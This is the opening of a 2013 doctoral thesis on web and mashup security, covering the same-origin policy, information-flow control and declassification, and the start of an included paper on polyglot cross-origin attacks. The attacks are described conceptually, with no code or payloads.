Thesis for the Degree of Doctor of Philosophy

Securing the mashed up web

Jonas Magazinius

CHALMERS | GÖTEBORG UNIVERSITY

Department of Computer Science and Engineering
Chalmers University of Technology and Göteborg University
Göteborg, Sweden 2013

Securing the mashed up web
Jonas Magazinius
ISBN 978-91-7385-917-2

Doktorsavhandlingar vid Chalmers tekniska hgskola
Ny serie nr 3598
ISSN 0346-718X

Technical Report 102D
Department of Computer Science and Engineering
Division of Software Engineering and Technology

Department of Computer Science and Engineering
Chalmers University of Technology and Göteborg University
SE-412 96 Göteborg
Sweden
Telephone +46 (0)31-772 1000

Printed at Chalmers
Göteborg, Sweden 2013

Abstract

The Internet is no longer a web of linked pages, but a flourishing swarm of connected sites sharing resources and data. Modern web sites are increasingly interconnected, and a majority rely on content maintained by a 3^{rd} party. Web mashups are at the very extreme of this evolution, built almost entirely around external content. In that sense the web is becoming mashed up. This decentralized setting implies complex trust relationships among involved parties, since each party must trust all others not to compromise data. This poses a question:

How can we secure the mashed up web?

From a language-based perspective, this thesis approaches the question from two directions: attacking and securing the languages of the web. The first perspective explores new challenging scenarios and weaknesses in the modern web, identifying novel attack vectors, such as polyglot and mutation-based attacks, and their mitigations. The second perspective investigates new methods for tracking information in the browser, providing frameworks for expressing and enforcing decentralized information-flow policies using dynamic run-time monitors, as well as architectures for deploying such monitors.

Acknowledgements

During the five years that I have been working on this thesis some of the most significant events of my life has occurred; I married my wonderful wife Ana (well, to be honest that was two weeks before I started, but close enough I'd say); we became pregnant, an event in itself; not long after, we had our son and my hero, Dante. There have been other events as well, equally significant, not as positive. None of these events, positive or negative, have related to my work, but they have all had an impact on it in one way or another.

To my supervisor, Andrei Sabelfeld I am very grateful for having had you, as my supervisor. Besides our very successful professional relationship, you have been there for me through all events. Thank you, Andrei, for discussion, patience, encouragement and insight.

To my co-authors Aslan Askarov, Alejandro Russo, Phu Phung, David Sands, Mario Heiderich, Daniel Hedin and Andrei Sabelfeld, thank you for delightful co-operation and discussion.

To friends and colleagues Thank all of you!

Arnar, I already miss you! See you in Croatia?

Filippo, I can't express in words... Wait, I've already done that! W!

Jonas, you are too far away, it's been too long!

To my family You have been a part of every significant event and moment. This would not have been possible without your support.

Branko and Lidija, I love you! Ana could not have had better parents.

Rafael, I've told you that I'm proud of you, but you don't know how much you impress me! You're next!

Cornelia, it was so much better having you nearby! Come back?

Linnea, you are wonderful! Thank you!

Elias, soon we'll be celebrating you!

Gunnar, thanks for teaching me how to keep things in check! E2-E4

Anders, you are the one who is självklar!

To my mother Clearly I would not have been where I am today without you, that is sort of natural, but you I'm forever thankful for all that you have done for me over the years. I love you.

To my son I'm so proud of you. Already you have proven yourself stronger than most. You inspire me, always, to do better. I love you.

To the love of my life What a journey we have had so far. Sometimes apart, but always together. So many exiting things ahead, and I can't wait to share them with you. Together. I love you most of all.

In concluding this chapter of my life, I can't help but wonder if life will ever be as full of memorable moments.

Jonas Magazinius,
October 2013

Contents

CHAPTER 1

Securing the mashed up web

Securing the mashed up web

Jonas Magazinius

1 Introduction

The Internet is no longer a web of linked pages, but a flourishing swarm of connected sites sharing resources and data. Modern web sites are increasingly interconnected, and a majority rely on content maintained by a 3^{rd} party. Web mashups are at the very extreme of this evolution, built almost entirely around external content. In that sense the web is becoming mashed up. This decentralized setting implies complex trust relationships among involved parties, since each party must trust all others not to compromise data. This poses a question:

How can we secure the mashed up web?

From a language-based perspective, this thesis approaches the question from two directions: attacking and securing the languages of the web. The first perspective explores new challenging scenarios and weaknesses in the modern web. Identifying and mitigating new attack vectors proactively prevents them from being exploited. The second perspective investigates new methods of enforcing decentralized policies for monitoring information flow in the browser. Providing tools for enhancing security helps in mitigating existing problems.

2 Background

In the early days of the Internet static web pages were served from single web servers using a stateless protocol. Thereby the security considerations were confined within these boundaries. Since then the Internet has evolved to a complex patchwork of technologies and applications. Functionality has generally been the driving force behind this evolution and security has often been a secondary concern.

The most significant technological milestone in the history of the web is the introduction of JavaScript [15]. Developed in 1995, this highly dynamic language greatly boosted the dynamics and responsiveness of web pages. At the same time JavaScript's powerful capabilities to access and manipulate data in the browser opened up for a new era of vulnerabilities. To address the security concerns introduced by JavaScript, a set of rules were set up to confine its power. At the very core stands the same-origin policy (SOP) [19]; the fundament of web security designed to separate and isolate web pages from each other.

2.1 The same-origin policy

The same-origin policy classifies documents based on their origins. The notion of an origin is simple; the combination of the protocol, domain and port of the URL of the document. According to the SOP, documents from the same origin may freely access each other's content, while such access is disallowed for documents of different origins. However, the SOP does not prevent from including content of a different origin within a document. The SOP still applies; it is not possible to read the contents of a node, e.g., an image or a script, that was loaded from a different origin, but scripts are executed in the same scope, regardless of origin, and can access each other's resources. This allows for including libraries, developed and maintained by 3^{rd}-parties, that add to the functionality of the page. Libraries like jQuery [4] and Google Analytics [14] are included in roughly two thirds of the top 10,000 most popular web pages according to services like builtwith.com [10, 9]. Including libraries for, e.g., accessing information from social networks or gathering statistics, has become commonplace.

Retrieving or disclosing such information requires relaxing the SOP to establish a channel for communicating across origins.

2.2 Cross-origin communication

There are multiple methods of relaxing, or even circumventing, the SOP. Some are by design, some leverage unintended features of the browser. JavaScript object notation (JSON) [5] and cross-origin resource sharing (CORS) [3] are two good examples of such features.

JSON was originally a convenient hack, but has become an established format for delivering data. In web pages the XMLHttpRequest-function is used by scripts to request new content. The content returned is simply a serialized JavaScript object, which is then either parsed or evaluated to access the values.

It is possible to use JSON to communicate across origins, then referred to as JSON with Padding (JSONP). Unlike JSON, JSONP uses dynamic script inclusion, i.e., dynamically adding a script node to the document, for communicationand the padding part of JSONP is a call to a predefined callback function. It is considered to be insecure because using dynamic script inclusion implies that any JavaScript code in the response will be executed, not just the callback function. The callback function could also be overridden by another script, known as JSON Hijacking [16, 11], which would then receive the data. If the data contain sensitive information, a script could, intentionally or not, leak that information.

CORS allows an origin to list a set of trusted origins that are allowed to request certain data despite being of different origin, thereby intentionally relaxing the SOP. When using XMLHttpRequest to access data

across origins, it will first request the CORS policy file, before proceeding with the actual request. CORS enables using, e.g., JSON or XML, in communication across origins, without compromising the security of the page. One issue that has been brought up is that CORS policies are very coarse grained. As an example, there is no way of specifying how the data may be used once it has been delivered.

Cross-origin attacks As mentioned in Section 2.1, scripts in a document are executed in the same scope and have access to each other's resources. Also sensitive information, such as cookies, personal user information, and session tokens, live in this scope. Therefore it is a constant target for attackers to try to get code executing in the scope of an origin.

There are several classes of cross-origin attacks that circumvent SOP. A classical XSS attack exploit vulnerabilities to injects a malicious script into the code of a document. A more recent class of attacks abuse common languages and formats on the web other than JavaScript. Two noteworthy examples are GIFAR [8] and cross-origin CSS attacks [13]. In a GIFAR attack, the GIF and JAR (Java archive) formats are combined to create a file that appears to be a benign image but can be interpreted as a malicious JAR file that can bypass SOP. In a Cross-origin CSS attack fragments of CSS code are injected into an existing web page to extract information from the existing web page.

Despite being well known and thoroughly researched, cross-origin attacks continues to plague the web. The OWASP top 10 list [17] places both *injection* and *cross-site scripting* (XSS) attacks among the three top security risks for web applications.

2.3 Web mashups

According to the directory services programmableweb.com [1] there are, at the time of writing, more than 7,000 mashups. A mashup consist of a hosting page, usually called the integrator, and a number of 3^{rd}-party components, often of different origins. Mashups are interesting to study because they are decentralized in the sense that the only responsibility of the integrator is to coordinate the components. The integrator does not control the interaction or flow of information between components, nor does it have leveraged privileges compared to the other components. As discussed, including libraries implies that the integrated components will all execute in the same context under the integrating origin. Mashups, by nature, involve interaction between components and executing in the same context opens up a platform to do so. However, this does not necessarily mean that the components are aware of each other's existence within a page and components have ample opportunity to covertly leak each other's data. To put this into context, we proceed with two scenarios.

Mashup scenarios The following two scenarios illustrate two security issues that may arise when building a mashup.

Secure cash transportation Consider a company specializing on cash transportation services. The company require tracking of their armored trucks at all times in the event that a truck is hijacked. To minimize the risk of a truck being hijacked, the company randomizes the order of the pick-up points to vary the route of each truck.

The company intends to create a private web application to keep track of their armored trucks. However, visualizing the location of a truck on a map is beyond their capabilities and therefore they have decided to build a mashup where this service is provided by a 3^{rd}-party.

At this point a problem arises, because of the coarse-grained nature of mashup composition they have to fully trust the mapping service with their confidential information. The route of a truck is highly confidential, and so is the exact location of the truck. The mapping service could either unknowingly or deliberately leak the route or location, or intentionally misrepresent the location to the operator. Even if the mapping service itself has no malicious intentions, a result of this integration is that the security of the web application, as a whole, now also rely on the security of the mapping service.

TweetFace.com In this scenario, a mashup is combining the APIs of Twitter and Facebook to aggregate the users social network information in one place. The integrator is responsible for initializing the libraries, load the network feeds, and aggregate the data. However, the integrator has no idea about the inner workings of the libraries, and there is nothing preventing either one of the libraries from doing the same aggregation. Either one of the libraries could be aware that it will be used in this context and covertly abuse the privileges of the integrator to extract as much users information as possible from the other social network. The malicious library will piggyback on the privileges that the integrating application has in the non-malicious network.

Mashup security Due to the apparent limitations of mashups, mashup security has been discussed intensively in recent years. A number of approaches have been proposed and a recent survey by De Ryck *et al* [20] summarizes the state-of-the-art in mashup security. The survey identifies key challenges in mashup security and categorizes the proposals based their contribution to each challenge. Rather than summarizing the categories identified by De Ryck *et al*, we will list the general techniques used in the proposed approaches.

JavaScript subsets A number of approaches involve using well-behaved subsets of JavaScript. By syntactically filtering the language, problem-

atic language features can be disallowed. This technique is unnecessarily coarse-grained, as it must reject programs that uses, potentially harmful, restricted language features, even when used in a benign way.

Code rewriting Code rewriting is another popular technique, where program code is parsed and rewritten to a semantically equivalent, but restricted program. Apart from ensuring that the code adheres to a subset, this technique supports making decisions in run-time, making it more fine-grained. However, it lacks support for writing dynamic policies, i.e. for controlled release of information.

Relaxing the SOP Other techniques rely on relaxing the SOP to allow partial cross-domain interaction, either by existing ways of bypassing the SOP, or by modifications to the browser. When information is communicated in this manner, the principal sharing the information looses all control over how it is used on the receiving end.

What these techniques generally lack is being able to define and enforce policies for fine-grained control over the flow of information within the application. In other words, To be able to specify and control where information is allowed to flow within a program.

2.4 Information flow security

Language-based information-flow security [21] considers programs that manipulate pieces of data at different sensitivity levels.

As an example, the first sample mashup from Section 2.3 operate on sensitive (secret) data such as the routes and locations of armored trucks and at the same time on insensitive (public) data such as 3^{rd}-party mapping services.

A key challenge is to secure *information flow* in such programs, i.e., to ensure that information does not flow from secret inputs to public outputs. Or to relate to the samples, that routes and locations is not leaked via map coordinates sent to the map service.

Policies for information flow allows us to define, in a precise manner, the security and integrity level of data, as well as how it can be shared with other principals. Declassification policies describe the intentional release of information, i.e., from a more secret level to a less secret or even public level.

Information flow policies can be enforced either statically or dynamically. Static enforcement analyses the program, identifying information sources and sinks, and determines from the structure of the program whether it will respect the policy or not. Dynamic enforcement instead monitor the execution of the program, making runtime decisions whether to proceed with an action or not.

The driving force for using the dynamic techniques is expressiveness: as more information is available at runtime, it is possible to use it and accept secure runs of programs that might be otherwise rejected by static analysis. Dynamic techniques are particularly appropriate to handle the dynamics of web applications, where scripts can utilize dynamic code evaluation to parse strings to code at runtime.

Already in 1996 the browser vendor Netscape were thinking along these lines when they considered replacing the same-origin policy by introducing taint tracking in their flagship browser Netscape Navigator 3 [2]. Taint tracking taints secret variables and propagates this taint through any operation that does computation on a tainted variable. The project did not succeed seeing that taint tracking fails to take into account implicit information-flows, and the method turned out to be less secure than the existing policy.

Mozilla's ongoing project FlowSafe [12] aims at empowering Firefox with runtime information-flow tracking, where dynamic information-flow reference monitoring [6, 7] lies at its core.

Looking at the second sample mashup from Section 2.3, there are multiple principals, e.g., Facebook and Twitter, each with their own sensitive information. Each of them also has a security policy that determines what data is secret or not. Using language-based tools for tracking information flow in the browser, it is possible to track how sensitive inputs propagate as scripts are executed. Initially we build a security lattice over all involved origins, and use this inferred lattice for labeling inputs to their respective origins. Whenever secret information is used in an operation, the result is labeled with a label that is at least as restrictive. When this secret information, or information derived from it, reaches a public output, such as to be communicated to a different origin, the monitor inspects the label and decides how to proceed, i.e., if the label is less-or-equal than the target origin, it is allowed, otherwise execution is stopped. This allows for secure collaboration on secret data without the risk of compromising data. In addition, declassification allow for controlled release of information and can be used to share the minimum of information a collaborator requires.

3 Thesis contributions

As stated in the introduction this thesis explores two perspectives on the modern web, hence, the contributions can be structured in two main categories; attacking and securing languages. The first category contributes new attack vectors and approaches for mitigating these attacks. The second category can be further decomposed into the work on the definition of decentralized policies, and the work on enforcing such policies. It contributes formal definitions for declassification in a decentralized setting,



Fig. 1. Contribution overview

new techniques for enforcing policies and architectures for deploying security monitors.

Taking a bird's-eye view on the thesis, Figure 1 visualizes how the papers relate to each other and the aforementioned categories. Paper I introduces the section on exploitation and connects to Paper II, as they both identify new attack scenarios. Paper III spans all categories as it involves both attacks on security monitors, their mitigations, and work on defining "sane" policies. From there on the focus is on policies and monitoring, which is introduced in Paper IV, and further elaborated in the two following papers Paper VI and Paper V. Here, Paper VI explore run-time monitoring, while Paper V expands the work on policies from Paper IV. Finally, Paper VII ties the knot on the thesis, evaluating architectures for distributing monitors to the end user.

3.1 Exploiting languages

In our efforts to secure the web, we tend to focus solely on JavaScript and forget about the full complexity of the browser and all the languages and formats it is built to handle. This opens up for new attack vectors, outside the scope of current research. In Paper I and Paper II two such attack vectors are identified, and concrete suggestions for mitigation measures are presented. In Paper III attacks against a class of monitors, i.e., monitors that execute in the same scope as the code they are monitoring, are identified and proceeds to contribute practical solutions to these attacks.

Polyglot attacks Paper I paper is the first to present a generalized description of polyglot attacks. It also provides characteristics of what constitutes a dangerous format in the web setting and identify particularly dangerous formats, with PDF as the prime example. An in-depth study

of PDF-based injection and content smuggling attacks, unfortunately, it shows that several major web sites do not protect against polyglot attacks. Several mitigation approaches for polyglot attacks are suggested, both general and specific to particular components and formats. The foremost candidate among these approaches is an expected type declaration, where the browser informs the web server what type of content it expects to retrieve based on the context it will be interpreted in. The web server can then interrupt the request if there is a mismatch in the expected and actual content type.

Mutation-based XSS attacks Paper II contributes several attacks based on mutation of HTML in the browser, and evaluates of the prevalence of mutation patterns. The pattern, serializing and re-interpreting HTML content, turns out to be common and can be found in multiple JavaScript libraries as well as in web pages around the web. Paper II also provides mitigations against mutation-based attacks and proposes *trueHTML* – HTML free from mutations.

Monitor attacks Another consideration is how to make monitors tamper resistant, when executing in an environment under attacker influence. Paper III highlights weaknesses in *Lightweight Self-Protecting JavaScript*, developed by Phung *et al* [18]. It identifies several attacks that affect all monitors that execute alongside the code they are monitoring. Each attack is mitigated and a "safe" wrapper is presented, able to withstand all identified attacks.

3.2 Securing languages

This part of the thesis focuses on dynamic decentralized web applications, such as web mashups, and the problems encountered when several principals collaborate and share resources. We consider the problems of defining policies (Paper , and) and enforcing them (Paper , and) in this decentralized setting.

Policies Paper IV proposes a lattice-based approach to mashup security. The security lattice is built from the origins of the mashup components so that each level in the lattice corresponds to a set of origins. The key element in the approach is that the security lattice is inferred directly from the mashup itself. The classified information is given a label that correspond to the origin from which it was loaded. The labels are used to track information flow within the browser and to prevent information flowing from a higher level in the lattice to a lower, i.e., from a secure context to a less secure context.

Relating this to the first example in Section 2.3, this would prevent the mapping service from being able to leak the route or current location of

the trucks. Client-side interaction within the boundaries of the browser, e.g., plotting the route on the map or displaying the current position, is still possible, but cannot be communicated back to the service provider. Herein lies a problem, unless the entire database of images is included in the library, the map service must know at the very least the corner points of the map in order to provide the map associated with that area. This requires a mechanism to release certain specific, less secret, data to the map service; it requires *declassification*.

Paper IV brings up declassification and how individual release policies of each origin can be combined in a composite policy. It extends previous work on delimited release to a setting with multiple origins and provides a formal definition of *composite delimited release*.

The ideas of composite delimited release is further extended in Paper V which focuses on *declassification* policies, i.e., policies for intended information release. Here *decentralized delimited release* is introduced, a decentralized language-independent framework for expressing what information can be released. The framework enables combination of data owned by different principals without compromising their respective security policies. A key feature is that information release is permitted only when the owners of the data agree on releasing it. While composite delimited release requires that the principals *syntactically* agree on escape hatches, Paper V removes this limitation, allowing principals to instead agree *semantically*. This is a great advantage as principals is no longer required to know the exact syntax of collaborating components.

Again relating this to the sample mashup, declassification allows the transportation company to define a fine-grained policy to, e.g. reveal the corner points of the required map to the map service but not reveal sensitive information about the route.

The issue of writing "sane" declarative policies is discussed in Paper III. Sane in the sense that the inner workings of the policy should not be influenced by the input it inspects, and declarative in the sense that the policy declares what it expects to inspect via inspection types and the monitor ensures that the input adheres to the declared inspection types.

Enforcement Paper VI presents a framework for *on-the-fly inlining* of dynamic information-flow monitors. Inlining means transforming the source code, adding monitor checks at critical points in the program. We consider a source language that includes dynamic code evaluation of strings whose content might not be known until runtime. To secure this construct, our inlining is done on-the-fly, at the string evaluation time, and, just like conventional offline inlining, requires no modification of the hosting runtime environment. This is done by inlining a call to the transformation function where ever code evaluation can occur, rewriting

the argument on-the-fly. Paper VI also discusses practical considerations, experimental results based on both manual and automatic code rewriting. Paper V provides a reference implementation for a subset of JavaScript, that builds upon the inlining techniques described in Paper VI, which is then applied to two sample scenarios.

Phung *et al* [18] describe a method for wrapping built-in methods of JavaScript programs in order to enforce security policies. The method is appealing because it requires neither deep transformation of the code nor browser modification. Unfortunately the implementation outlined suffers from a range of vulnerabilities. Paper III deals with a number of problems encountered in the approach, but that could be generalized to other enforcement techniques. The techniques applies whenever the code of the monitor is required to be executed in the same context as the code it is monitoring. In this setting, the monitored code has ample opportunity to influence and subvert the monitor and thereby execute unmonitored. The paper enumerates a number of attack patterns and how they can be mitigated.

Paper VII brings up monitors that enforce policies by replacing the ordinary execution environment, e.g., by substituting the JavaScript engine of the browser. Replacing the ordinary execution environment with one that enforces policies that are otherwise not supported, effectively protects against a wider range of attacks.

As the main contribution, Paper VII proposes architectures for deploying security monitors for JavaScript: via browser extension, via web proxy, via suffix proxy (web service), and via integrator. Our evaluation of the architectures explores the relative security considerations.

4 Summary

In a web of constant evolution, the problem of keeping user data confined within the boundaries of the browser is a moving target. Web pages of today thrive on dynamicity and are built around 3^{rd}-party content, with mashups being the prime example. A side-effect is that each origin in turn depends on the security of all 3^{rd}-party code it includes. The result is a web of trust, where security depends on the weakest <a>.

In the beginning of this chapter we posed the question: how can we secure the mashed up web?

As is shown in this thesis, such dynamicity requires fine-grained control over how information flows within the browser. By utilizing language-based tools such as information-flow control and declassification, it is possible to enforce fine-grained policies on individual data elements to prevent information leakages. Dynamic information-flow monitors allows

us to track secret information as it is being manipulated by an executing program. Declassification allows for controlled release of information, at the exact time, but not earlier, it is required to be released. Combined they provide the necessary means to confine secret information in the browser, while at the same time allowing the full dynamicity of the mashed up web.

5 Statement of contribution

Paper I – Polyglots: Crossing Origins by Crossing Formats

Accepted for publication in Proceedings of ACM Conference on Computer and Communications Security

My co-authors and I contributed equally to the technical material and the writing of this paper. The technical material was independently discovered and later refined together with my co-author Billy K. Rios. My co-author Andrei Sabelfeld and I were the main contributors to the writing of the paper.

Paper II –mXSS Attacks: Attacking well-secured Web-Applications by using innerHTML Mutations

Accepted for publication in Proceedings of ACM Conference on Computer and Communications Security

My co-authors and I contributed equally to the technical material and the writing of this paper. My main contribution was in the evaluation of the prevalence of this type of vulnerabilities. My contribution to the writing of the paper was focused on the section on evaluation, but extended into the other sections as well.

Paper III – Safe Wrappers and Sane Policies for Self Protecting JavaScript

Presented at OWASP AppSec Research 2010 and published in the joint Proceedings of the 15th Nordic Conference in Secure IT Systems (Nordsec'10)

My co-authors and I contributed equally to the technical material and the writing of this paper. I provided the technical knowledge behind some of the attacks described and together with my co-author Phu H. Phung, I extended his original prototype implementation.

Paper IV – A Lattice-based Approach to Mashup Security

Published in Proceedings of ACM Symposium on Information, Computer and Communications Security (ASIACCS'10)

My co-authors and I contributed equally to the technical material and the writing of this paper.

Paper VI – On-the-fly Inlining of Dynamic Security Monitors

Published in Journal of Computers & Security

My co-authors and I contributed equally to the technical material and the writing of this paper. I wrote the formal proofs and provided a prototype implementation.

Paper V – Decentralized Delimited Release

Published in Proceedings of Asian Symposium on Programming Languages and Systems (APLAS'11)

My co-authors and I contributed equally to the technical material and the writing of this paper. The formal definitions and proofs was mainly done by my co-author Aslan Askarov, while I implemented a prototype implementation and performed the experiments.

Paper VII – Architectures for Inlining Security Monitors in Web Applications

My co-authors and I contributed equally to the technical material and the writing of this paper. My contribution in terms of technical material was the design and implementation of three of the four distribution architectures.

References

1. http://www.programmableweb.com/.
2. http://docstore.mik.ua/orelly/web/jscript/ch20_04.html.
3. Cross-Origin Resource Sharing. http://www.w3.org/TR/cors/.
4. jQuery. http://jquery.com/.
5. JSON.org. http:/json.org/.
6. T. H. Austin and C. Flanagan. Efficient purely-dynamic information flow analysis. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)*, June 2009.
7. T. H. Austin and C. Flanagan. Permissive dynamic information flow analysis. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)*, June 2010.
8. R. Brandis. Exploring Below the Surface of the GIFAR Iceberg. An EWA Australia Information Security Whitepaper. Electronic Warfare Associates-Australia, Feb. 2009.
9. BuiltWith.com. Google Analytics Usage Statistics. http://trends.builtwith.com/analytics/Google-Analytics.
10. BuiltWith.com. jQuery Usage Statistics. http://trends.builtwith.com/javascript/jQuery.

11. B. Chess, Y. T. O'Neil, and J. West. JavaScript Hijacking. http://tr.im/jshijack. Accessed in January 2010.
12. B. Eich. Flowsafe: Information flow security for the browser. https://wiki.mozilla.org/FlowSafe, Oct. 2009.
13. L.-S. Huang, Z. Weinberg, C. Evans, and C. Jackson. Protecting browsers from cross-origin css attacks. In *ACM Conference on Computer and Communications Security*, pages 619–629, Oct. 2010.
14. G. Inc. Google Analytics. http://www.google.com/analytics/.
15. Mozilla.org. Mozilla Developer Center: JavaScript. https://developer.mozilla.org/en/JavaScript.
16. Open Ajax Alliance. Ajax and Mashup Security. http://tr.im/ajaxmashupsec. Accessed in January 2010.
17. Open Web Application Security Project (OWASP). OWASP Top 10 2013. https://www.owasp.org/index.php/Top_10_2013, 2013.
18. P. H. Phung, D. Sands, and A. Chudnov. Lightweight Self-Protecting JavaScript. In *ASIACCS '09: Proceedings of the 4th International Symposium on Information, Computer, and Communications Security*, pages 47–60, Sydney, Australia, 10 - 12 March 2009. ACM.
19. J. Ruderman. Mozilla Developer Center: JavaScript. https://developer.mozilla.org/en-US/docs/Web/JavaScript/Same_origin_policy_for_JavaScript.
20. P. D. Ryck, M. Decat, L. Desmet, F. Piessens, and W. Joosen. Security of web mashups: a survey. In *Proceedings of the 15th Nordic Conference in Secure IT Systems (Nordsec)*, Oct. 2010.
21. A. Sabelfeld and A. C. Myers. Language-based information-flow security. *IEEE J. Selected Areas in Communications*, 21(1):5–19, Jan. 2003.

CHAPTER 2

Paper I – Polyglots: Crossing Origins by Crossing Formats

Accepted for publication in Proceedings of ACM Conference on Computer and Communications Security

Polyglots: Crossing Origins by Crossing Formats

Jonas Magazinius Billy K. Rios Andrei Sabelfeld

Abstract. In a heterogeneous system like the web, information is exchanged between components in versatile formats. A new breed of attacks is on the rise that exploit the mismatch between the expected and provided content. This paper focuses on the root cause of a large class of attacks: *polyglots*. A polyglot is a program that is valid in multiple programming languages. Polyglots allow multiple interpretation of the content, providing a new space of attack vectors. We characterize what constitutes a dangerous format in the web setting and identify particularly dangerous formats, with PDF as the prime example. We demonstrate that polyglot-based attacks on the web open up for insecure communication across Internet origins. The paper presents novel attack vectors that infiltrate the trusted origin by *syntax injection* across multiple languages and by *content smuggling* of malicious payload that appears formatted as benign content. The attacks lead to both *cross-domain leakage* and *cross-site request forgery*. We perform a systematic study of PDF-based injection and content smuggling attacks. We evaluate the current practice in client/server content filtering and PDF readers for polyglot-based attacks, and report on vulnerabilities in the top 100 Alexa web sites. We identify five web sites to be vulnerable to syntax injection attacks. Further, we have found two major enterprise cloud storage services to be susceptible to content smuggling attacks. Our recommendations for protective measures on server side, in browsers, and in content interpreters (in particular, PDF readers) show how to mitigate the attacks.

1 Introduction

Web application security is concerned with protecting information as it is manipulated by web applications. This is an important area because "attacks against web applications constitute more than 60% of the total attack attempts observed on the Internet" [11].

Internet origins at stake The different trust domains correspond to different Internet origins. A major goal for web application security is preventing undesired communication across origins. With the goal of separating information from the different origins, today's browsers enforce the *same-origin policy* (SOP). SOP only allows access between two documents if

they share the origin. In addition, a document can only directly communicate with the server from which it originates.

Classical cross-domain attacks There are several classes of cross-domain attacks that circumvent SOP. The OWASP top 10 list [10] places both *injection* and *cross-site scripting* (XSS) attacks among the three top security risks for web applications. A classical XSS attack injects a malicious script in the context of a trusted origin. This opens up opportunities for leaking sensitive information that users might have in the context of the trusted origin such as cookies, personal information, and session tokens.

XSS attacks are relatively well understood by researchers and developers [17]. Known defenses include various flavors of *sanitization* on server side and the *content security policy* [12] (CSP) on client side. Sanitization is often performed by the server to filter possibly malicious input data before it is used in the generated web pages. Content security policy puts requirement on the structure of the document and the origins of the scripts that are included by web pages.

Crossing origins by crossing formats This paper focuses on a new breed of attacks and its root cause: *polyglots*. A polyglot is a program that is valid in multiple programming languages. In a heterogeneous system like the web, information is exchanged between components in versatile formats. This gives rise to attacks that exploit the mismatch between the expected and provided content. Polyglots allow multiple interpretation of the content, providing a new space of attack vectors. An attacker can use a malicious polyglot to infiltrate a vulnerable origin. Once infiltrated, the polyglot is embedded from within the attacker's web site, such that the browser is coerced to interpret the polyglot in an unexpected context, e.g., a plug-in. According to the SOP, content loaded in a plug-in is considered to belong to the origin from which the content was requested. Thus, the polyglot is allowed to communicate with the vulnerable origin. A victim, authenticated in the vulnerable origin, who visits the attacker's web site will trigger the malicious polyglot. This allows the polyglot to abuse the credentials of the victim in its communication with the vulnerable service. The scenario is explained in detail in Section 2.3, where we present novel attack vectors that are based on (i) *syntax injection* that operate across multiple languages and on (ii) *content smuggling* that supply malicious payload that appears formatted as benign content. The attacks lead to both *cross-domain leakage* and *cross-site request forgery*.

The existing defense mechanisms fall short to prevent these attacks from achieving cross-domain communication. On the server side, sanitization is specific to the target language of the web application. Sanitizing unexpected formats is typically not considered. On the client side, CSP has no effect unless the content is interpreted as HTML. This opens up opportunities for attacks that are based on other formats.

The first steps in exploiting formats in the context of the web have been taken by researchers. Two noteworthy examples are GIFAR [4] and cross-origin CSS attacks [7] (Section 6 discusses further related work). GIFAR is based on polyglots that combine the GIF and JAR (Java archive) formats. The former is used as benign and the latter as malicious to bypass SOP. Cross-origin CSS attacks inject fragments of CSS code into an existing web page to extract information from the existing web page.

Generalizing polyglot attacks The paper is the first to present a generalized description of polyglot attacks. We identify the necessary ingredients for polyglot attacks. We characterize what constitutes a dangerous format in the web setting and identify particularly dangerous formats, with PDF as the prime example. We demonstrate that polyglot-based attacks on the web open up for insecure communication across Internet origins.

PDF polyglots Having identified PDF as a particularly dangerous format, we perform a novel in-depth study of PDF-based injection and content smuggling attacks. Our findings expose new attack vectors, which we demonstrate both conceptually and by proof-of-concept web pages.

Evaluation and mitigation We evaluate the current practice in client/server content filtering and PDF readers for polyglot-based attacks, and report on vulnerabilities in the top 100 Alexa web sites. Unfortunately, several major web sites do not protect against polyglot attacks. Five out of the top 100 Alexa web sites are vulnerable to syntax injection attacks. In addition, we have found two major enterprise cloud storage services to be susceptible to content smuggling attacks. Our recommendations for protective measures on server side, in browsers, and in content interpreters (such as PDF readers) show how to mitigate the attacks.

Overview The paper is organized as follows. Section 2 explains the concept of crossing origins by crossing formats, identifies necessary ingredients, and provides attack scenarios. Section 3 focuses on the PDF format and describes concrete vulnerabilities and attacks. Section 4 evaluates the current practice in client/server content filtering and PDF readers and report on vulnerabilities in the top 100 Alexa web sites. Section 5 suggests mitigation for servers, clients, and PDF readers. Section 6 discusses the related work. Section 7 concludes and outlines future work.

2 Crossing origins and formats

This section describes how formats can be crossed and how that can be abused to cross origins by circumventing the same-origin policy. We describe cross-origin information leaks, generalize the problem of crossing

formats to *polyglots*, and present the characteristics of a malicious polyglot. From that we derive two attack vectors and show how previous work on the subject relate to these vectors.

2.1 Crossing origins

By crossing origins we mean being able to request and access content across domains, which is normally restricted under the same-origin policy. Recall that SOP only allows two documents accessing each others' content and resources if they share the origin. Similarly, a document can only directly communicate with the server from which it originates. This is not to be confused with *cross-origin resource sharing* (CORS) [16], which is an intentional relaxation of SOP.

While there are exceptions to this policy, e.g., images, scripts, and style sheets are allowed to be included as resources across origins, access to these resources is restricted to prevent information leaks. As an example, the including document is prevented from accessing the image data of images loaded across origins.

Not all elements are as carefully restricted from information leaks as images. Scripts loaded across origins become part of the document and inherit the origin of the including document, which allows the script to communicate with the server from which the *document* originates. Such scripts are also able to interact with the document, e.g. by adding nodes, which in turn require new content to be requested. Since these requests are not restricted by the SOP, this creates a side channel that permits cross-origin information leakage. At the same time, the including document is prevented from inspecting the source of the script and can only observe the public side-effects that the script produce as it is executed.

